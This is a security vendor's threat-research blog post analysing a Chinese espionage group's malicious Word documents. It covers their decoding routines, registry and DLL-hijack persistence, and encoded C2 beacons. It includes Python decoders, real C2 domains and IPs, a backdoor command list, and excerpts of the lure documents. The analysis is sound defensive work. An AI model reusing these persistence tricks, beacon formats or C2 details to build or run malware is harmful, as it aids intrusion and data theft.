Cylance SPEAR Team: A Threat Actor Resurfaces

May 13, 2015
By Jon Gross(http://blog.cylance.com/author/jon-gross)

Share This:

Attackers typically shut down campaigns or halt activity after they are exposed by security researchers, thereby creating the impression they have dropped off the map. This often leads to a false sense of security within the community and perpetuates the idea that public exposure makes us all safer. While the exposed activity is no longer observed, attackers simply continue in the background – evolving or altering their tactics to seamlessly continue operations with increasingly advanced malware. So while potentially making us safer in the short-term, exposure often forces a Darwinian evolution in malware.

Several months ago I examined a malware-tainted Word document titled “ISIS_twitter_list.doc.” I didn’t think much of it and quickly moved on after a cursory analysis. Yet I recently uncovered evidence that suggests it was the work of a well-known Chinese threat group. This group is known to have targeted U.S. government agencies, defense contractors, aerospace firms and foreign militaries since 2009. Until now, it was widely believed the actor's activities had largely subsided in 2013, following numerous public disclosures and detailed analyses of their backdoors.

Our technical analysis shows the group has remained active. We are releasing this data to help victims identify and remediate the threat. Click here(http://blog.cylance.com/spear-a-threat-actor-resurfaces#mitigation) to get to recommended mitigations, or for all the technical details read on:

It all began with the MIME encoded document "ISIS_twitter_list.doc", which exploited the familiar CVE-2012-0158(http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0158) and was first uploaded to Virustotal from a user in India. Other targets identified were predominantly located in Australia, New Zealand, Vietnam and the United States.

File Details

Name	ISIS_twitter_list.doc
SHA256	6ba1d42c6493b18548e30bd60ca3d07a140d9d1945cf4e2b542e4a6d23913f40
File Size	146,338 bytes


The first stage shellcode searches for the marker "GfCv" then checks the next four bytes are "EF FE EC CE" in the document then decodes the second stage shellcode using the four-byte XOR key "0x29F7C592". This second stage finds and decodes an encoded executable beginning at offset 0x33A2.

The binary is encoded using a variable 4-byte XOR key that is generated by starting with the 4-byte key 0x7FFEFC00; this XOR key is then permutated every four bytes by rotating the first two bytes of the key by 0x1 and shifting the bits of the next two bytes right by 0x1, so the next 4-byte XOR key in the series would be 0x3FFF7E00. It includes some logic to exclude XOR'ng any bytes that match 0x00000000 or the current 4-byte XOR key.

For the binary mathematically impaired like myself the 4-byte keys will eventually repeat in effect creating a 256-byte XOR key. The decoded binary will be written to the filesystem as "`%APPDATA%\Microsoft\Systemcertificates\Certificates.ocx`".

File Details

Full File Path	%APPDATA%\Microsoft\Systemcertificates\Certificates.ocx
SHA256	9d838fd9d21778ed9dc02226302b486d70ed13d4b3d914a3b512ea07bf67e165
File Size	107,008 bytes
Compile Time	2/4/2015 8:41:42 UTC



The malware does not execute immediately after successful exploitation and instead just creates a Run key in the current user's hive which will execute the next time the victim user accesses the system.

Registry Persistence Key	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Certificates
Registry Key Value	Rundll32.exe "%APPDATA%\Microsoft\SystemCertificates\Certificates.ocx",Setup

The ocx file is actually a DLL and provides the attacker the ability to upload, download, enumerate, delete, search, and execute files as well as list drivers on the system. The binary is designed to be called from its one exported function, "Setup"; the Run key will ensure that whenever the victim user logs into the system the backdoor will execute. The binary is configured to communicate to "www.microsoftservices.proxydns.com" on port 80 using standard HTTP POST and GET requests. The domain at the time of this report resolved to the IP address, "103.229.125.157". Additionally the dynamic DNS domains "fighthard.mooo.com" and "rampage.freetcp.com" have both historically resolved to this IP address.

Example initial beacon request:

```
GET /login?wd=hvJZkcIvKKupNRlsqI0aN6jZDTYPz6ZS9Q-
H5bCXiER37jqqCDzS3wIUulYOjyKHcDomZCD72mAc4fSCoHhJJ1UQliBkraMepzS5J3UUFUH-
nofoOgVM02UlCs4LJANIuZH90vM5KH_Ih59DdVRbgQ==

HTTP/1.1
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 1.1.4322)

Host: www.microsoftservices.proxydns.com

Cache-Control: no-cache
```

The above beacon request can be decoded by base64 decoding with this alphabet, "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_". Then RC4 decrypting the resulting string using the first four bytes of the payload as the decryption key. The following python script will make this easy:

```
from Crypto.Cipher import ARC4
import base64,binascii,string

def customb64decode(s):
newalphabet = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_'
oldalphabet = string.uppercase + string.lowercase + string.digits + "+/"
s = s.translate(string.maketrans(newalphabet, oldalphabet))
return base64.b64decode(s)

req = "hvJZkcIvKKupNRlsqI0aN6jZDTYPz6ZS9Q-
H5bCXiER37jqqCDzS3wIUulYOjyKHcDomZCD72mAc4fSCoHhJJ1UQliBkraMepzS5J3UUFUH-
nofoOgVM02UlCs4LJANIuZH90vM5KH_Ih59DdVRbgQ=="
unb64 = customb64decode(req)
rc4 = ARC4.new(unb64[0:4])
dec = rc4.decrypt(unb64[4::])
print dec

Decoding the string will yield the following:
k:9C18CDFE
s:masst
h:<HOSTNAME>
u:<USERNAME>
o:win32.5.1.2600.2.1.Service Pack 3
m:<MAC ADDRESS>
```

Where k: is a unique identifier for the victim, s: is a campaign identifier included in the backdoor, h: is the hostname of the victim computer, u: is the victim user, o: is the operating system and service pack level, and m is the mac address.

Based upon some cursory analysis the backdoor will look for encrypted commands within HTML comments returned from the C2 using the following format: "`<!--?*$@COMMAND GOES HERE@$*?-->;`" however, the C2 was not active at the time of analysis so this could not be confirmed. The backdoor may also make requests to the C2 over HTTP using the following parameters in the URI string "`query?sid=`" and "`result?sid=`".

The PDB path, `C:\Codes\Eoehttp\Release\Eoehttp.pdb`, was also left in the backdoor although no other instances of this path could be identified. Several additional exploit documents were identified by investigating the domains "fighthard.mooo.com" and "rampage.freetcp.com".

Down the Intelligence Rabbit Hole

Fighthard.mooo.com additionally resolved to 173.224.214.12 in February of 2014.

The following exploit documents were identified to contain a payload which communicated to this domain:

Naval Science Curriculum 2014.doc	8794189aad922f2287a56c5e2405b9fd8affd136286aad7ed893b90cd2b76b9c
1.doc	c593a844a87b3e40346efd5d314c55c5094d5bf191f9bb1aeec8078f6d07c0cd
Republic Day speech 27 Jan 2014.doc	3219767408bba3fa41b9ab5f964531cf608fb0288684748d6ac0b50cf108c911

Rampage.freetcp.com still resolves to 103.229.125.157 as of 4/2/2015

Let's go ahead and take a look further into one of the other expoit documents, 8794189aad922f2287a56c5e2405b9fd8affd136286aad7ed893b90cd2b76b9c.

SHA256	8794189aad922f2287a56c5e2405b9fd8affd136286aad7ed893b90cd2b76b9c
Name	Naval Science Curriculum 2014.doc
File Size	459,087

The document exploits old faithful, CVE-2012-0158(http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0158), but instead of using a MIME encoded document this file was just a plain RTX document. Yes that's not a misspelling Word is happy to open this RTF format as well. So for anyone exploring and hunting RTF documents you may also want to start looking for the "{\rtx" header. We'll skip the shellcode analysis for now and go directly to the binary which is stored beginning at offset 0x1BC27 as an ASCII hex-encoded, xor-encoded binary. It can be decoded using the XOR key "0xBF". Upon successful exploitation the decoded binary will be written first to `%TEMP%\dw20.EXE` then copied to `%WINDIR%\msascm32.drv`. No other changes are made to the system.

File Details

Full File Path:	%WINDIR%\msacm32.drv
SHA256:	67bd81f4c5e129d19ae71077be8b68dc60e16c19019b2c64cdcedca1f43f0ae3
File Size:	108,544 Bytes
Compile Time:	9/26/2013 01:46:23 UTC

I'm always curious when no registry changes are made in the exploitation process. At first the backdoor failed to load or really do anything in my VM until I read what the "msascm32.drv" file does. Looking at the original file's (`%WINDIR%\system32\msacm32.drv`) imported functions, it's clear the DLL is responsible for some type of audio processing and/or playback. A quick search on the internet confirmed this so I added a soundcard to my VM.

On reboot `explorer.exe` was now happy to load the backdoor and get down to business; this technique is known as dll search order hijacking or binary planting. Interestingly the backdoor will also load the legitimate `system32\msacm32.drv` file resolve functions and pass calls to it so it doesn't break audio playback on the victim system. The backdoor contains identical exports as well as an additional dummy function from the legitimate `msacm32.drv` called "StartWork" which can be used to reliably identify similar samples. The backdoor routine exists inside the DllMain function so when `explorer.exe` loads the backdoor via LoadLibrary it will begin spawning malicious threads.

A PDB path was also left in this binary `C:\Users\cmd\Desktop\msacm32\Release\msacm32.pdb`; A quick google search will lead you to a YARA rule written by Patrick Olsen and the very similar sample 869fa4dfdbabfabe87d334f85ddda234 which communicates to www.micro1.zyns.com on TCP port 80. The two files also have an identical compilation time, which suggests the backdoor is probably not recompiled very often and instead the attacker simply updates the callback configuration information.

The backdoor interestingly contains the well known Poison Ivy RAT shellcode as well as its own custom backdoor. It will first attempt to communicate to fighthard.mooo.com using the poison ivy binary protocol with the default connection password of "admin". The Poison Ivy shellcode is encrypted using a custom cipher with the key "Tiger324{" beginning at offset 0xFA5 and ending at 0x159E. If this initial connection fails it will revert to the secondary backdoor, which utilizes HTTP GET and POST requests somewhat similar to the ones described above to the internal IP address "192.168.2.26". This suggested the attacker had already compromised other systems in the environment and was using an internal C2 mechanism for a fallback.

Example Internal Beacon:

```
GET /login.asp?
p*hWe8J5pF*k5xv5XeUhIJbKZQfySZRv1NcwhQi2ZHKKvGBC8EjiadbWLoUcgUxJyZElD7AY0DCWmzbIa9IX
EJ7OZkvwBZVx1JsrhQ== HTTP/1.1

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)

Host: 192.168.2.26
```

Requests may also be made to the following pages: "check.asp", "result.asp", and "upload.asp". The request structure is slightly different in that it uses the base64 alphabet "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+*". The resulting request can be decoded further by using the first 16 bytes of the result as an XOR key to decode the rest of the payload. It also uses a static User-Agent string of "Mozilla/4.0 (compatible; MSIE 8.0; Win32)" for each request.

The following script simplifies this process:

```
def rolling_xor(buf, key):
    out = ''
    k = 0
    for i in buf:
        if k == len(key):
            k = 0
        out += chr(ord(i) ^ ord(key[k]))
        k += 1
    return out
 req =
'p*hWe8J5pF*k5xv5XeUhIJbKZQfySZRv1NcwhQi2ZHKKvGBC8EjiadbWLoUcgUxJyZElD7AY0DCWmzbIa9I
XEJ7OZkvwBZVx1JsrhQ=='
 unb64 = base64.b64decode(req,'+*')
 dec = rolling_xor(unb64[16::],unb64[0:16])
 print dec
```

The request decodes to "123|000000+|USER-D6921F6215|Administrator|-1676096002|1.0|0|", where values are separated by the delimiter "|". "123" is a campaign identifier hard coded into the backdoor. I don't know what "000000+" is but it's also a hard coded value; my best guess is it's to modify the timezone of the timestamp. "USER-D6921F6215" is the hostname of the victim, "Administrator" is the victim user, "1676096002" is the current Date/Time in decimal, and "1.0" is a version number also stored in the backdoor.The 16-byte XOR key will be randomly generated per each request. Results from commands will be sent back encoded to the server to the "result.asp" page.

The backdoor will accept the following commands:

```
#runhfcore- starts the main PI backdoor functionality in a separate thread
#getdrivelist? - enumerates logical drives on the system
#getfilelist? - enumerates logical files using FindFirst FindNext technique
#delfile- deletes a file using the DeleteFileA API
#newupload? - uploads a file
#newdownload? - downloads a file
#runfile- - executes a file on the system via CreateProcess API
#urldownload? - will download a file from a remote URL using InternetOpen and InternetReadFile
#sleep? - Sleeps for a specified number of minutes
#delay? - exact functionality unknown appears to force another request to the C2 page check.asp
#maxblock? - exact functionality unknown appears to force another request to the C2 page
check.asp
#stop! - exact functionality unknown appears to force another request to the C2 page check.asp
```

Commands with a **?** appear to take an additional parameter while files that end in - require a full file path. The backdoor is also capable of elevating its privileges on win7 and above using a method similar to the one described here: http://www.pretentiousname.com/misc/win7_uac_whitelist2.html. I thought it was interesting the backdoor used a secondary backup backdoor in addition to its primary payload.

The first communicated directly outside the network using a well known RAT protocol and if that failed the secondary much stealthier backdoor communicated to an internal C2 address using it's own custom encoded HTTP based protocol. The use of a relatively undisclosed DLL search order hijack also made this

sample unique. Detection rates for this binary seem to be pretty good right now 39/57; however, at the time it was first used in late January 2014 detection rates were much poorer. Other samples from the identified exploit documents were similar to the one described above with different network callbacks.

And now to tie all this back to the "well-known" threat group. The "173.224.214.12" IP address that "fighthard.mooo.com" previously resolved to also historically had two other domains point to it "queenberry.www1.biz" and "word.crabdance.com". "word.crabdance.com" previously resolved to "64.71.162.70" on September 8, 2012 and 108.171.246.140 on February 19, 2014. The "64.71.162.70" address and the associated domain "www.ollay011.zyns.com" are rather infamous and the first mention of it I could find is in this shadowserver post: http://blog.shadowserver.org/2012/04/16/beware-of-what-you-download-recent-purported-ceiec-document-dump-booby-trapped/ related to exploit documents identified in a data dump from Hardcore Charlie. If you follow the rabbit hole deep enough you can eventually trace samples via domain and IP address crossover back to the FBI flash #A-000009-MW from mid 2013. Additional domains and IP addresses related to this group are included in the appendix.

Mitigation

While defending against the constant stream of new malware from advanced threat groups may be difficult, organizations can take some relatively easy steps to help identify intrusions. This group is among the numerous threat actors who rely almost exclusively on Dynamic DNS infrastructure. They seem to prefer ChangeIP (https://www.changeip.com/services/free-dynamic-dns/(https://www.changeip.com/services/free-dynamic-dns/)) and Afraid (https://freedns.afraid.org/(https://freedns.afraid.org/)) for free DNS services, although they previously heavily used Sitelutions (https://sitelutions.com/info/sldns(https://sitelutions.com/info/sldns)). While there are some legitimate instances of dynamic DNS in corporate environments, it only accounts for a small percentage of traffic. Monitoring and/or blocking dynamic DNS requests should help detect attacks by this actor. Any dynamic DNS domains that resolve to non-routable IP addresses, like 127.0.0.1 or private IP addresses, should be thoroughly investigated. The HTTP traffic generated by both samples uses a limited number of header fields, which is substantially different from the majority of traffic generated by modern browsers. As always, don't open E-mail attachments from untrusted parties.

APPENDIX A: Associated IP Addresses and Domains

103.229.125.157
microsoftservices.proxydns.com - current
rampage.freetcp.com - current
fighthard.mooo.com - 9/8/2014

103.238.227.69
www.micro.zyns.com - current
computer001.dumb1.com - current
microlab.dns04.com - current

173.224.214.12
word.crabdance.com - 11/12/2012
fighhard.mooo.com - 1/31/2014
queenberry.www1.biz - 2/14/2014

162.251.122.216
fighthard.mooo.com - 5/20/2014

121.127.249.97
queenberry.www1.biz - 10/1/2014
anhtuan88.ns01.biz
anhphuong85.www1.biz

64.71.162.70
word.crabdance.com - 9/8/2012
www.fornobody.dns04.com
ftp.fornobody.dns04.com
fornobody.dns04.com

199.192.153.72
fornobody.dns04.com - 9/2/2011
www.qwertyui.dns04.com - 2/24/2012

64.71.138.240
www.qwertyui.dns04.com - 3/3/2012
beyondbuck.dns1.us
letitsnowsmart.instanthq.com
prime98.jumpingcrab.com
fuck.ruouvangnhatrang.com

59.188.250.161
www.micro1.zyns.com

118.99.13.184
www.micro.zyns.com
www.micro1.zyns.com

180.210.204.157
www.qwertyui.dns04.com - 3/2/2011
www.ollay011.zyns.com - 3/4/2011
www.olay033.dns04.com - 3/12/2011
www.olay044.dns04.com - 4/30/2011
9999992009.rr.nu
9999992011.rr.nu
9999992009.myfw.us

64.62.202.82
www.qwertyui.dns04.com - 3/4/2012
microlab.mrslove.com

203.80.238.183

www.qwertyui.dns04.com - 10/8/2010

www.olay033.dns04.com - 10/4/2010

webhosts.sytes.net

APPENDIX B: Phishing Emails Associated with the Campaign

Naval Science Curriculum

In addition to the coursework required by individual degree programs, NROTC battalion members are required to complete various courses in Naval Science. All of these courses are designed to provide prospective naval officers with a fundamental understanding of the roles and missions of the modern Navy/Marine Corps team.

Naval Science courses cover a wide variety of subjects from navigation to leadership and ethics. All courses are approved university courses and are considered electives in all degree programs. The Professor of Naval Science is the Commanding Officer, who is ultimately responsible for the administration of the courses. NS courses are taught by the members of the unit staff in the Armory. Midshipmen usually take one of the following courses per semester, and not all courses are required for graduation.

NS 111 — Introduction to Naval Science

This course introduces Midshipmen to naval service through a historical overview, general discussions of the broad concepts of seapower and studies in the organizational structure of the U.S. Navy and its major components.

NS 212 — Sea Power and Maritime Affairs

Seminar course based on the premise that the student must develop his or her knowledge and

Remarks by High Commissioner Ravi Thapar
at the Reception hosted by him
on the occasion of the celebration of the 65th Republic Day of India

Wellington, New Zealand
[27th January, 2014]

Your Excellency, Hon'ble Ms. Nikki Kaye, Minister of Food Safety, Civil Defence and Youth Affairs and Associate Minister of Immigration and Education, Government of New Zealand,

Lady Satyanand, spouse of H.E. Mr. Anand Satyanand, former Governor General of New Zealand

Hon'ble Mr. Kanwaljit Singh Bakshi, Member of the New Zealand Parliament,

Your Excellency, Ambassador Caroline Bilkey, Chief of Protocol, Government of New Zealnd

Your Excellencies and colleagues - Ambassadors and Heads of Missions from various countries, fellow diplomats and members of the Diplomatic Corps and Representatives of International Organizations,

Mr Mukesh Patel, President of the Indian Association in Wellington and other representatives and officer bearers from Indian Associations and other Indian entities all over New Zealand,

Most Distinguished Ladies and Gentlemen,

CỘNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập - Tự do - Hạnh phúc
═══o○o═══

BÁO CÁO CỦA PHÒNG QLHĐT
Về Hướng dẫn cho tàu Trực an ninh mỏ

I/ Quy trình:

- Tên tài liệu: Hướng dẫn hoạt động cho tàu bảo vệ địa chấn / Tàu trực an ninh và phối hợp các tàu trong hoạt động dầu khí tại vùng nhạy cảm.
- Mã hiệu của tài liệu: QHSE-GE00-G3
- Ngày hiệu lực: 15.6.2011
- Lần soát xét: 02
- Bố cục của Quy trình:
  Quy trình gồm 4 Phần như sau:
  + Phần 1: Giới thiệu chung;
  + Phần 2: Hướng dẫn cho tàu bảo vệ địa chấn;
  + Phần 3: Phối hợp các tàu trong hoạt động các tàu trong hoạt động dầu khí tại vùng nhạy cảm;
  + Phần 4: Hướng dẫn cho tàu trực an ninh mỏ;
  Nhận xét: Phần 4 "Hướng dẫn tàu trực an ninh mỏ" nội dung không thể hiện rõ vai trò của Công ty Tàu DVDK trong hoạt động khai thác tàu trực an ninh mỏ;

II/ Thực trạng khai thác tàu trực an ninh mỏ:

II.1/ Thời gian trước khi on-hire:

- Kiểm tra tàu: Khách hàng (hoặc thuê giám định độc lập) phối hợp với PTSC Marine và Chủ tàu kiểm tra tàu. Riêng khách hàng JVPC phối hợp trực tiếp với Chủ tàu kiểm tra tàu.
- Tiến hành khắc phục các phát hiện (nếu có)
- Huy động tàu: Khách hàng thông báo PTSC Marine và Chủ tàu thời gian huy động tàu. Riêng JVPC thông báo Chủ tàu và Chủ tàu thông báo PTSC Marine. CLJOC thỉnh thoảng gọi thông báo chủ tàu trước.
- On hire: Riêng JVPC on hire ngoài mỏ còn các khách hàng khác on hire khi tàu rời cảng.

II.2/ Trong khi tàu thực hiện hợp đồng:

- Tàu thực hiện điều hành trực tiếp bởi OIM/ PIC ngoài mỏ.
- Hàng ngày tàu bảo vệ báo cáo công việc hàng ngày về cho Chủ tàu (**Chỉ thị của Bộ tư lệnh Hải quân không cho phép liên lạc trên SSB đàm thoại thông thường mà phải mã hóa**), sau đó Chủ tàu gửi email báo cáo cho PTSC Marine. Trong trường hợp sự cố tàu bảo vệ cũng thực hiện phương thức báo cáo này. Như vậy thông tin PTSC Marine thường biết chậm hơn các

Tags: CylanceSPEAR(http://blog.cylance.com/topic/cylancespear)

« Back to Blog(http://blog.cylance.com)